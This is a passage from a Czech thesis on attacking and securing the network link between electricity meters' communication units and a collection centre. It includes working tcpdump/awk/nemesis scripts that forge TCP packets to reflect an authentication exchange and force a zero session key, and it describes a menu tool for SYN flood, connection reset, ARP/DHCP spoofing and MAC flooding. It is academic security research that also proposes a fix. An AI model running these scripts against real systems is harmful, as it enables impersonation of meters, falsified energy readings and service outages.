Zrcadlení autentizace provedeme tak, že se budeme vydávat za komunikační jednotku. Při komunikaci mezi sběrovou centrálou a komunikační jednotkou je nejprve nutné navázat TCP relaci pomocí tzv. *three-way handshaku*. Šifrátor zahajuje TCP komunikaci SYN paketem, na který odpoví komunikační jednotka paketem s příznaky SYN a ACK. Navázaní TCP spojení potvrzuje šifrátor ACK paketem, viz Tab. 6-4. Jelikož se vydáváme za komunikační jednotku, tak musíme po přijetí SYN paketu poslat paket s příznaky SYN a ACK.

Source addr.	Dest. addr.	Protocol	Info
10.10.12.12	10.10.11.10	TCP	32769>2000 [SYN] Seq=0
10.10.11.10	**10.10.12.12**	**TCP**	**2000>32769 [SYN,ACK]Seq=0Ack=1**
10.10.12.12	10.10.11.10	TCP	32769>2000 [ACK] Seq=1 Ack=1

Tab. 6-4: TCP relace

Během TCP relace každá komunikující strana spravuje sekvenční číslo, viz kapitola 4.5.1 a Obr. 4-4. Pro úspěšné zfalšování TCP paketu musíme znát schéma číslování paketů. Z Tab. 6-4 vidíme, že paket s příznaky SYN a ACK, který máme poslat má sekvenční číslo náhodné a potvrzovací číslo o jedna větší než sekvenční číslo předchozí SYN paketu. (Pozn.: Síťová komunikace uvedená výše zobrazuje sekvenční a potvrzován čísla v relativní podobě, to znamená, že čísluje od nuly.) Pro podvržení SYN, ACK paketu a dalších paketů potřebujeme znát sekvenční číslo SYN paketu, ostatní čísla se odvozují od něj. Dále musíme znát IP adresu a port, na kterém čeká šifrátor na SYN, ACK paket. Všechny tyto údaje určíme z prvního SYN paketu.

K zachycení SYN paketu použijeme síťový analyzátor *tcpdump* a k získání sekvenčního čísla, IP adres, MAC adres a portů použijeme program *awk*. Jak už bylo uvedeno v kapitole 4.5, program *awk* vypreparuje z výpisu programu *tcpdump* IP adresy, porty, sekvenční čísla a MAC adresy.

Příznaky jsou v TCP hlavičce řazeny v pořadí URG, ACK, PSH, RST, SYN a FIN, viz Obr. 4-6. Pokud je nastaven příznak SYN, obsahuje 13 oktet hodnotu 00000010 binárně (02 dekadicky), viz Tab. 6-5. Zvýrazněný je 13 oktet v TCP hlavičce.

Source addr.	Dest. addr.	Protocol	Info
10.10.12.12	10.10.11.10	TCP	32769 > 2000[SYN] Seq=0

0000 00 90 c2 cb e7 86 00 14 6a 3e 48 3a 08 00 45 00

0010 00 3c 01 41 40 00 3f 06 0f 52 0a 0a 0c 0c 0a 0a

0020 0b 0a 80 01 07 d0 8e f6 e2 47 00 00 00 00 a0 ***02***

0030 16 d0 27 6b 00 00 02 04 05 b4 04 02 08 0a 02 8c

0040 e3 06 00 00 00 00 01 03 03 00

Tab. 6-5: SYN paket

Pro zachycení SYN paketu od šifrátoru použijeme filtr ve tvaru *tcp[13] = = 2*, který porovnává 13 oktet v TCP hlavičce s hodnotou 2.

Příklad zachycení paketu s příznakem SYN programem *tcpdump*:

tcpdump – S – n – e "tcp[13] = = 2 "

```
listening on eth0, link-type EN10MB (Ethernet), capture size 96
bytes

13:31:18:745458 0:0:ad:d1:c8:ed > 0:c0:f0:79:3d:30, ether IPv4
(0x0800), long 60: 10.10.12.12.32794 > 10.10.11.10.2000: S
3113842845:3113842845(0) win 5840
```

Výstup programu *tcpdump* předáme programu *awk*. Program *awk* vypreparuje z výpisu IP adresy, MAC adresy, porty a sekvenční číslo. Podvržený paket SYN, ACK pošleme pomocí injektoru paketů *nemesis tcp*. Tyto kroky jsou zautomatizovány ve skriptu, který je součásti přiloženého CD. Část skriptu ukazující poslání SYN,ACK paketu ukazuje následující kód:

```
tcpdump -S -n -e -l "tcp[13] ==2 " | awk '{

#MAC adresy
dst_mac = $2;
split ($4,srcMac,",");
scr_mac = srcMac[1];

#IP adresy
split ($10,dst,".");
split ($12,src,".");
src_ip = src[1]"."src[2]"."src[3]"."src[4];
dst_ip = dst[1]"."dst[2]"."dst[3]"."dst[4];

#porty
src_port = substr(src[5],1,length(src[5])-1);
dst_port = dst[5];

#sekvenční číslo
split ($14,seqNum,":");
seq_num = seqNum[1]+1;

system("nemesis tcp -fSA -S "src_ip" -D "dst_ip" -x "src_port" -
H "src_mac" -M "dst_mac" -y "dst_port" -M "dst_mac" -a
"seq_num);
...
}'
```

Skript je stejný jak v kapitole 4.5, změny jsou jen v nastavení příznaku SYN a ACK u podvrženého paketu a dále nastavení správného potvrzovacího čísla. Příznaky SYN a ACK se nastaví u programu *nemesis tcp* parametrem *–fSA*. Potvrzovací číslo je rovno sekvenčnímu číslu plus jedna.

Po poslání takto podvrženého paketu nám šifrátor odpoví ACK paketem a tím je TCP relace navázána.

Nyní přejdeme k samotnému zrcadlení autentizace. Po navázání TCP relace posílá šifrátor kryptogram *E (F_{SC}, DK)*, viz Tab. 6-2. Jelikož se vydáváme za komunikační jednotku, musíme potvrdit přijetí tohoto kryptogramu paketem s příznakem ACK a se správným potvrzovacím číslem, viz Tab. 6-6. Data se v TCP protokolu označují příznaky PSH a ACK, viz Tab. 6-2. Sekvenční číslo pro poslání podvrženého ACK paketu je inkrementováno o jedna a potvrzovací číslo je zvětšeno o hodnotu 17 vzhledem k prvnímu paketu SYN, viz Tab. 6-6. Dále musíme poslat PSH,ACK paket s daty, která obsahují stejný kryptogram *E(F_{SC}, DK)*, který nám poslala sběrová centrála. Tímto říkáme, že náhodné číslo vygenerované komunikační jednotkou je stejné jako náhodné číslo od sběrové centrály. Kryptogramy se na obou stranách dešifrují a z náhodných čísel se vypočte klíč. Tím docílíme, že vypočtený klíč pro další komunikaci bude nula, protože náhodná čísla jsou stejná.

Source addr.	**Dest. addr.**	**Protocol**	**Info**
10.10.12.12	10.10.11.10	TCP	32769>2000 [PSH,ACK] Seq=1Ack=1
10.10.11.10	**10.10.12.12**	**TCP**	**2000>32769 [ACK] Seq=1 Ack=17**
10.10.11.10	**10.10.12.12**	**TCP**	**2000>32769 [PSH,ACK]Seq=1Ack=17**
10.10.12.12	10.10.11.10	TCP	32769>2000 [ACK] Seq=17 Ack=17

Tab. 6-6: Zrcadlení autentizace

Podvržený ACK paket, potvrzující přijetí kryptogram *E (F_{SC}, DK)* pošleme opět pomocí injektoru paketů *nemesis tcp*. Sekvenční, potvrzovací číslo a ostatní potřebné údaje jsme získali z navazování TCP relace.

Část skriptu pro poslání ACK paketu:

```
split ($14,seqNum,":");
seq_num2 = seqNum[1]+17;        // potvrzovací číslo Ack
seq_num3 = seqNum[1]+2;         // sekvenční číslo Seq
nemesis tcp -fA -S "src_ip" -D "dst_ip" -x "src_port" -H
"src_mac" -M "dst_mac" -y "dst_port" -M "dst_mac" -s "seq_num3"
-a "seq_num2";
```

Pro zrcadlení kryptogramu *E (F_{SC}, DK)* musíme uložit data z PSH,ACK paketu, které pak použijeme při poslání podvrženého kryptogramu. Pro zachycení paketu s příznaky PSH a ACK použijeme filtr ve tvaru *tcp[13] == 24*, který porovnává 13

oktet v TCP hlavičce s hodnotou 00011000, která odpovídá nastavení příznaků PSH a ACK v TCP hlavičce, viz Obr. 4-6.

Příklad výpisu paketu s příznaky PSH a ACK programu *tcpdump* (Pozn.: volbou *-X* zapneme zobrazení dat v hexadecimální podobě):

tcpdump -S -n -e -X -l " tcp[13] == 24"

```
listening on eth0, link-type EN10MB (Ethernet), capture size 96
bytes

13:35:18:745458 0:0:ad:d1:c8:ed > 0:c0:f0:79:3d:30, ether IPv4
(0x0800), long 60: 10.10.12.12.32794 > 10.10.11.10.2000: P
3113842847:3113842847(3113842847) ack 3113842862 win 5840
```

0x0000: 0090 c2cb e786 0014 6a3e 483a 0800 4500

0x0010: 0038 6c21 4000 3f06 a475 0a0a 0c0c 0a0a

0x0020: 0b0a 803a 07d0 9e29 66e5 fe23 7759 5018

0x0030: 16d0 797c 0000 ***e66c e985 9e4f bca6 f114***

0x0040: ***c6b4 793c 95b0***

Tučně vyznačené prvky jsou samotná data. Data mají velikost 16 bajtů. Ostatní prvky jsou údaje protokolů. Tyto data uložíme do souboru v hexadecimálním tvaru. Výstup programu *tcpdump* opět předáme programu *awk,* ve kterém data uložíme.

Výstup programu *tcpdump*, který *awk* čte, dělí *awk* do záznamů ukončených oddělovačem záznamu. Implicitním oddělovačem záznamu je znak nového řádku. Proto je v našem případě záznamem jeden řádek. Abychom se dostali k samotným datům, musíme se přepnout na pátý, respektive šestý záznam. Přepnutí na další záznam provedeme pomocí příkazu *getline. Awk* dále vstupní záznam dělí do položek, položky se oddělují mezerou. Na jednotlivé položky se odkazujeme pomocí $1, $2 atd. Podrobnější informace viz lit. [9].

Data začneme ukládat z předposledního řádku od položky číslo pět a z posledního záznamu od položky číslo dva. V programu *awk* jsou data uložena v záznamech, v našem případě obsahuje jeden záznam dvě čísla v hexadecimálním tvaru. Proto tyto čísla rozdělíme do dvou položek.

Program *tcpdump* vypisuje data v hexadecimální podobě. Do souboru, ale data zapíšeme v dekadické podobě, proto je musíme převést. Převod realizujeme tak, že nejprve „hodnoty“ a-f (nebo A-F) převedeme na hodnoty 10-15. Potom převedeme hexadecimální číslo do dekadické podoby. Toto dekadické číslo poté pomocí příkazu *printf* zapíšeme do souboru.

Data bychom mohli zapsat přímo v hexadecimálním tvaru pomocí příkazu *printf* a sekvence *\xhex*. Tímto zápisem bychom, ale nemohli použit data z výstupu programu *tcpdump*, jelikož program *awk* neumožňuje v sekvenci *\xhex* místo *hex* hodnoty použít proměnnou, což v našem případě potřebujeme.

Jelikož v hexadecimálním tvaru je hodnota jednoho bajtu vyjádřena dvěma šestnáctkovými číslicemi (00_H–FF_H), musíme pro převod „hodnot“ a-f (nebo A-F) na hodnoty 10-15 přistupovat ke každé číslici zvlášť. To provedeme pomocí příkazu *substr* (viz lit. [9]). Po převodu „hodnot“ a-f (nebo A-F) na hodnoty 10-15 provedeme převod do dekadického tvaru pomocí vzorce $x = \sum_{k=0}^{k-1} x_i 16^i$, kde hexadecimální číslo se skládá z *k* číslic $x_0 x_1 ... x_{k-1}$.

Část skriptu pro převodu a zápisu dat do souboru:

```
a1=substr($i,p,length($i)-3);
a2=substr($i,p+1,length($i)-3);
if (a1 == "a"){a1=10;}
…
if (a1 == "f"){a1=15;}

if (a2 == "a"){a2=10;}
…
if (a2 == "f"){a2=15;}
a= a1*16 +a2;
printf ("%c",a)  >> "data"
```

Do souboru data takto uložíme celý kryptogram *E* (F_{SC}, *DK)*. Nyní můžeme poslat podvrženy paket s těmito daty. K poslání podvrženého paketu potřebuje opět znát sekvenční a potvrzovací čísla. Ty jsme získali při navazování TCP relace. Sekvenční a potvrzovací číslo jsou stejné jako u ACK paketu, který potvrzoval paket od sběrové centrály s kryptogramem *E* (F_{SC}, *DK)*. Proto použijeme stejné hodnoty. Pro poslání podvrženého paketu použijeme opět injektor paketu *nemesis tcp*. Údaje potřebné pro odeslání paketu již známe z navazování TCP relace, proto jsou použity stejné proměnné. Programu *nemesis tcp* musíme zadat, aby poslal paket s příznaky PSH a ACK, to nastavíme parametrem *–fPA*. Data předáme programu *nemesis tcp* parametrem *–P*:

```
nemesis tcp -fPA -S "src_ip" -D "dst_ip" -x "src_port" -H
"src_mac" -M "dst_mac" -y "dst_port" -M "dst_mac" -s "seq_num3"
-P data -a "seq_num2" ;
```

Tímto jsme provedli zrcadlení autentizace, pro další komunikaci se pro šifrovaní a dešifrovaní používá vypočtený klíč *RK*, který je roven 0.

Celý výše popsaný proces zrcadlení autentizace je realizován skriptem, který je uložen na přiloženém CD.

Autentizace by pokračovala ověřováním obou stran, tak že kryptografický modul *KJ* by vygeneroval náhodné číslo R_{KJ}, které by zašifroval klíčem *RK*. Vzniklý kryptogram $E(R_{KJ}, RK)$ by byl zaslán sběrové centrále SC. Sběrová centrála SC by kryptogram přijala, dešifrovala a získala by číslo R_{KJ}. Toto číslo by negovala a zašifrovala klíčem *RK* a zaslala nazpět kryptogram $E(\neg R_{KJ}, RK)$. Kryptografický modul by tento kryptogram přijal, dešifroval a porovnal výsledek. Následně by se rozhodlo o úspěšnosti autentizace sběrové centrály. Toto ověření by proběhlo ještě obráceně a tím by byl proces autentizace dokončen. Jelikož klíč pro šifrování známe, jeho hodnota je nula, nebyl by problém realizovat toto ověření. Toto ověřování už není realizováno, jelikož to není cílem této kapitoly. Cílem bylo ukázat, že proces autentizace není bezpečný.

6.5.1 Bezpečná autentizace


Jak bylo uvedeno v kapitole 6.5 proces autentizace není ošetřen proti zrcadlení autentizace. Z tohoto důvodu musí byt autentizace doplněna o informaci, která jednoznačně identifikuje protější stranu. Touto informací může být například IP adresa.

Autentizace začíná tak, že sběrová centrála vygeneruje náhodné číslo a to zašifruje distribučním klíčem, viz Obr. 6-2. Pro identifikaci sběrové centrály se k tomuto náhodnému číslu připojí její IP adresa. Takto vznikne kryptogram $E(F_{SC}+AD_{SC}, DK)$, který obsahuje náhodné číslo a IP adresu a je zašifrovaný distribučním klíčem. Tento kryptogram je poslán komunikační jednotce.

Po přijetí kryptogramu komunikační jednotka obdobně připojí ke svému náhodně vygenerovanému číslu svojí IP adresu a zašifruje tyto údaje distribučním klíčem a vzniklý kryptogram $E(F_{KJ}+AD_{KJ}, DK)$ pošle sběrové centrále, viz Obr. 6-4.

Po přijetí těchto kryptogramů, je obě strany dešifrují distribučním klíčem. Získají tak IP adresy a náhodná čísla. IP adresy zkontrolují, a pokud jsou správné tak vypočtou z náhodných čísel pomocí operace exkluzivní OR klíč RK. Popis bezpečné autentizace je uveden v lit. [12].

Tímto zabráníme zrcadlení autentizace. Útočník se již nemůže vydávat za komunikační jednotku a vypočíst klíč RK = 0.



Obr. 6-4: Bezpečná autentizace

7 FYZICKÁ BEZPEČNOST

Přirozeným způsobem ochrany aktiv jsou opatření znemožňující útočníkovi fyzický (tj. lokální) přístup k těmto aktivům. Souhrn takovýchto opatření je tzv. fyzická ochrana.

Fyzické ochrany jsou opatření, jejichž cílem je minimalizovat fyzický přístup nositele hrozby k chráněným aktivům. Fyzickým přístupem se v tomto případě rozumí situace, kdy nositel hrozby přijde do bezprostředního kontaktu s aktivem.

Například je nutné zamezit přístup ke kryptografickému modulu, aby útočník nebyl schopen získat přístup k paměti s klíči. Jednou z možností zabezpečení je odolné uložení zařízení pro kryptografický modul. Dále je možno detekovat průniky například pomocí senzorů. Senzory by musely být napájeny záložní baterií. Při detekci průniku by došlo k smazání všech dat.

Prvky fyzického zabezpečení:

- ostraha
- zábrany
- dohledový systém

Ostraha je personál, který provádí střežení aktiv a případně i jejich bezprostřední ochranu v případě incidentu.

Zábrana je určité mechanické nebo stavební opatření omezující fyzický přístup k aktivům (např. mříže, plot apod.).

Dohledový systém slouží k monitorování situace na přístupech a v prostorech, kde se nacházejí aktiva. Centrum dohledového systému se umisťuje k ostraze, která tak může prostřednictvím uvedeného systému efektivně zajišťovat střežení a ochranu aktiv. [16]

8 VÝSLEDNÝ SKRIPT

Účelem skriptu je sloučit všechny popsané metody a útoky dohromady. Tímto může skript sloužit jako systém pro testování.

Skript je vytvořen jednoduchou formou tak, aby sloužil pouze k spouštění příslušné metody nebo útoku.

Skript je napsán v bash (Bourne Again SHell) skriptovacím jazyku. Skript pro shell se skládá z jednotlivých příkazů, které normálně píšeme do příkazové řádky.

Výsledný skript má tento vzhled:

```
System pro testovani komunikacni jednotky
Skenovani
   1.Hromadny ping
   2.Nalezeni portu
Utoky na dostupnost sluzeb
   3.SYN flood
   4.Reset spojeni
Odposlech spojeni
   5.ARP spoofing
   6.DHCP spoofing(pouze vycerpani adres DHCP serveru)
   7.MAC flooding
Autentizace
   8.Zrcadleni autentizace
Zadej volbu:
```

Podle volby čísla se spustí příslušná metoda. U skenování je nejdříve nutné zadat IP adresu nebo rozsah adres a poté se použije program *nmap* (viz kapitola 3) k nalezení dostupných systému nebo služeb. Při spuštění SYN flood útoku se nejdříve musí zadat IP adresa a port oběti a následně se pomocí *hping* programu spustí útok (viz kap 4.4). Při resetu spojení se spustí další skript *rst.sh*, který spustí odposlech sítové komunikace pomocí programu *tcpdump* a ten čeká na paket s příznakem ACK a na ten vyšle RST paket (viz kapitola 4.5). U možnosti odposlechu spojení pomocí ARP spoofingu se zadají IP adresy komunikujících stran a pomocí programu *arpspoof* se komunikace přesměruje přes náš počítač. Ještě před spuštěním programu *arpspoof* se pomocí příkazu *ping* naplní ARP tabulky obětí (viz kapitola 5.1). Skript také zajistí předávání

zachycených dat původnímu adresátovi. Odposlech komunikace bude pouze v jednom směru, pro data jdoucí opačným směrem musíme spustit útok v nové konzoli a zadat obráceně IP adresy. U volby DHCP spoofing nejprve zadáme IP adresu regulérního DHCP serveru a pak díky programu *dhcpx* vyčerpáme volné IP adresy tohoto regulérního DHCP serveru. Pomocí jiného nástroje musí útočník zprovoznit vlastní DHCP server (viz kapitola 5.2). Volbou MAC flooding zahltíme CAM tabulku switche pomocí programu *macof* (viz kapitola 5.3). Při volbě zrcadlení autentizace se spustí další skript *zrcadleni.sh*, který spustí odposlech sítové komunikace pomocí programu *tcpdump* a ten poté čeká na SYN paket zahajující komunikaci (viz kapitola 6.5).

ZÁVĚR

Otevřenost a dostupnost veřejné sítě Internet přináší kromě kladů také řadu bezpečnostních rizik. Nechráněná data putují po sítích a je snadné je odposlechnout a zneužít. Naproti tomu stále větší dostupnost veřejné sítě Internet ji předurčuje k využití pro datové přenosy a sběr dat z měřicích zařízení.

Pomocí hromadného pingu jsme našli dostupné systémy, jinými slovy potenciální oběti. Pomocí skenování jsme našli porty, na kterých běží síťové služby. Tím jsme získali informace potřebné pro úspěšný útok.

Pomocí ARP přesměrování nebo DHCP spoofingu jsme schopni zachytit komunikaci mezi elektroměrem a sběrnou centrálou. Komunikace je v uvedeném případě šifrována symetrickou šifrou AES. Pro dešifrování bychom museli provést 2^{128} operací, což není v reálném čase možné. Problém by nastal, pokud by došlo k pokroku v oblasti kvantových počítačů. Pro kvantový počítač by nebyl problém prolomit tuto šifru v reálném čase. Odposlech lze ale využít k určení sekvenčních čísel.

Horší jsou pro tuto komunikaci útoky na dostupnost služeb, kdy pomocí SYN flood útoku zahltíme síťové prostředky. Po tomto útoku nelze realizovat spojení mezi elektroměrem a sběrnou centrálou. Toto přerušení spojení je pouze dočasné, ale i přes to může být nepříjemné. Dalším útokem na dostupnost služeb je resetování spojení. Pro resetování spojení nezbytné znát sekvenční čísla. Při znalosti těchto čísel můžeme resetovat jakoukoliv komunikaci.

V kapitole bezpečný přenos dat je realizováno zrcadlení autentizace, kdy se můžeme vydávat za komunikační jednotku a znát klíč pro šifrování a dešifrování. Proces autentizace by měl být proto opraven, protože útočník může pomocí zrcadlení autentizace modifikovat hodnoty spotřebované energie.

Všechny popsané metody a realizované útoky jsou shrnuty a implementovány do jednoduchého skriptu, který může sloužit jako systém pro testování odolnosti komunikační jednotky LAN dálkové sběru dat, ale i jiných systémů.

Základem jakékoliv obrany je důkladná znalost útoků. Obrana proti těmto útokům je možná, ale vyžaduje naši pozornost.

LITERATURA

[1] Stuart McClure, Joel Scambray, George Kurtz: *Hacking bez záhad*, Grada, Praha 2007, ISBN 978-80-247-1502-5

[2] KOUTNÝ, M.: *Komunikační jednotka koncového měřícího zařízení v energetice*. Diplomová práce VUT v Brně, FEKT, Ústav telekomunikací, 2007.

[3] KUBÍČEK, P.: *Zabezpečená datová komunikace sběrového systému v energetice*. Diplomová práce VUT v Brně, FEKT, Ústav telekomunikací, 2007.

[4] Kevin Beaver: *Hacking for Dummies*, 2nd Edition, Wiley 2007, ISBN 0-470-05235-X

[5] DOSTÁLEK, L. a KABELOVÁ, A.: *Velký průvodce protokoly TCP/IP a systémem DNS*, 3. vydání. Computer Press 2002, ISBN 80-7226-675-6.

[6] RFC 4987: *TCP SYN Flooding Attacks and Common Mitigations*, Internet RFC Archives. 2007. Dostupný z WWW: http://www.rfc-archive.org/getrfc.php?rfc=4987

[7] John Ericsson: *Hacking: The Art of Exploitation*, No Starch Press, 2003, ISBN 1- 59327-007-0

[8] MOLLIN, Richard A: *An introduction to cryptography*. New York : Chapman & Hall/CRC, 2006. 413 s. ISBN 978-1584886181..

[9] M. Brandejs: *Programovací jazyk textových manipulací: awk (1).* Zpravodaj ÚVT MU. ISSN 1212-0901, 1995, roč. V, č. 5, s. 3-7.

[10] BURDA, K.: *Bezpečnost informačních systémů*, FEKT VUT v Brně 2005

[11] MIŠUREC, J., DANĚČEK, P., BŘEZINA, M.: *Bezpečná vzdálená správa a sběr dat*. Elektrorevue - Internetový časopis, Dostupný z WWW: http://www.elektrorevue.cz , 2005/47, ISSN 1213-1539.

[12] Ing. Martin Koutný, Ing. Jiří Hošek : *Návrh kryptografického zabezpečení systémů hromadného sběru dat.* Elektrorevue - Internetový časopis, Dostupný z WWW: http://www.elektrorevue.cz, 2007/52, ISSN 1213 - 1539

[13] RFC 793 : Transmission Control Protocol. *Internet RFC/STD/FYI/BCP Archives* [online]. 1982 [cit. 1981-09-01]. Dostupný z WWW: <http://www.faqs.org/rfcs/rfc793.html>.

[14] CONNECT, IT časopis. Článek: *Nejznámější útoky v síti Ethernet*. Dostupný z WWW: <http://connect.zive.cz>

[15] LUPA, Server o českém internetu. Článek: *Odposloucháváme data na přepínaném Ethernetu.* Dostupný z WWW: <http://www.lupa.cz>

[16] BURDA, K.: *Bezpečnost informačních systémů*, Přednáška 11. FEKT VUT v Brně 2005

[17] RFC 2385 : *Protection of BGP Sessions via the TCP MD5 Signature Option*. *Internet RFC/STD/FYI/BCP Archives* [online]. 1998. Dostupný z WWW: <http://www.faqs.org/rfcs/rfc2385.html>

SEZNAM OBRÁZKŮ

SEZNAM TABULEK

Příloha A Obsah přiloženého CD

DP – elektronický text diplomové práce ve formátu pdf

SKRIPTY:

skript.sh – program se všemi popsanými útoky a metodami testovaní

rst.sh – program pro resetovaní spojení, spustí odposlech sítové komunikace pomocí programu *tcpdump* a čeká na paket s příznakem ACK a na ten vyšle RST paket

zrcadleni.sh – program pro zrcadleni autentizace, spustí odposlech sítové komunikace pomocí programu *tcpdump* a čeká na SYN paket

Výše uvedené programy byly spouštěny pod systémem Linux, konkrétně pomoci *Live CD BackTrack v. 2.0*, který obsahuje programy nezbytné pro výše uvedené skripty.

Live CD BackTrack v. 2.0 je dostupný z WWW <http://www.remote-exploit.org/backtrack_download.html>